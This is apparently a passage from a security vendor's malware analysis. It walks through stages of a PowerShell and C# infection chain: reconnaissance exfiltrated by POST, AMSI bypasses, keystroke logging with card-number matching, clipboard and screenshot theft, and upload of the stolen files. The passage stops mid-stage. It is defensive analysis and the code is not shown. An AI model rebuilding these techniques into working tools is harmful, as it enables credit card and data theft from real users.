
This script is responsible for conducting and exfiltrating host reconnaissance data via a crafted POST request. Some of the host information it gathers is listed below, in no particular order:
Checks for browser and security software in the CurrentVersion Uninstall Registry keys.
Collects the UserName, MachineName, and BIOS Serial Number.
Collects UserDomainName, UserName, MachineName, NetworkAdapterConfigurations (ID, IP Addresses, MAC Addresses, LAN Names), and Host OS.
Checks if the current user is an Administrator or System.
Collects screen dimensions, current process name and process ID, PowerShell version, host OS architecture, host time zone, system uptime, CPU information, amount of RAM in GB, installed antivirus, and whether the host is virtual or not.
The URL breakdown of this POST request is to another decimal-formatted IP address, with “/business/” as part of the URI, followed by random, lowercase alphabetic numbers that, again, end with either “jsp”, “asp”, or “php”.

Not only does the script use this crafted POST request to exfiltrate host reconnaissance data but it also downloads and executes a fourth payload, as highlighted in the image below, with function name “wzp-jtyofxw”.

Stage 4: Payload Execution Based On Various Scenarios
The fourth highly obfuscated payload has a function name of “wzp-jtyofxw”.


This fourth payload is responsible for initiating multiple additional payloads depending on various cases:
Stage 5: Stealing Credit Card Information
The fifth payload begins with another AMSI bypass script with main function name “skou” (denoted henceforth as “skou2”). However, the follow-on script for “skou2” was different than “skou1” and has a function name of “rbpd-natp”:


This payload is executed with a parameter “$a”, a key used throughout the script. This script is responsible for stealing credit card information utilizing Empire Project’s ‘Get-Keystrokes.ps1’[2] and writing the data to a “.gcc” file located in C:Users<user>AppDataLocalTemp directory. Notice the regex triggers off a 16-digit numeric string that starts with 4, 5, or 6 (Visa, Mastercard, or Discover, respectively) or a 15-digit numeric string that starts with a 3 (American Express). The file will be formatted as such:
$env:tmp + ” + ‘FDSK-‘ + [guid]::NewGuid().Guid + ‘.gcc’
C:Users<user>AppDataLocalTempFDSK-6e2fb759-ce43-405d-b08c-22bb9645f229.gcc
Stage 6: Converting Clipboard Data And Screenshots To Jpeg Files
For the sixth payload, another AMSI bypass script with main function name “skou” (denoted henceforth as “skou3”) was executed with yet another different follow-on script. This “skou3” script kicks off a function named “GzeoIxJSYcMjpiR” with the following parameters:
$pzrin = “$env:tmp” + “tmpaddon-log”
$sqrtkisqa = “*@^][|7o,+_)Waz:MI}jF?l$msPnv0>y” (this is the same key used previously in “skou2”)
This sixth payload is not a PowerShell script. It is a C# script:

This script has two primary goals:
Copy the host’s clipboard data, convert the data to a Base64-encoded string, and save that string as the metadata for a JPEG file named:
$env:TEMP + “tmpaddon-log”
C:Users<user>AppDataLocalTemptmpaddon-log
Take screenshots of the host and convert the JPEG metadata into a file name similar to:
$env:TEMP + guid.substring(0,6) + guid.substring(0,4) + guid.substring(0,7) + “-Public-Updates.chk”
C:Users<user>AppDataLocalTemp86ef38-fb97-2b0b4aa-Public-Updates.chk
Stage 7: Exfiltrating Credit Card Information, Clipboard Data, And Screenshots
The seventh payload is another AMSI bypass script with main function name “skou” (denoted henceforth as “skou4”) that calls a secondary function named “tjvnxghcw”:


This “skou4” is responsible for crafting a POST request to exfiltrate the GCC, CHK, CCC, and tmpaddon-log files:

An example of a URL created for this crafted POST request is shown below:
Stage 8: Checking For The Presence Of Specific Software
The eighth payload is another AMSI bypass script with main function name “skou” (denoted henceforth as “skou5”). This “skou5” launches a function named “riw-jbicey”:
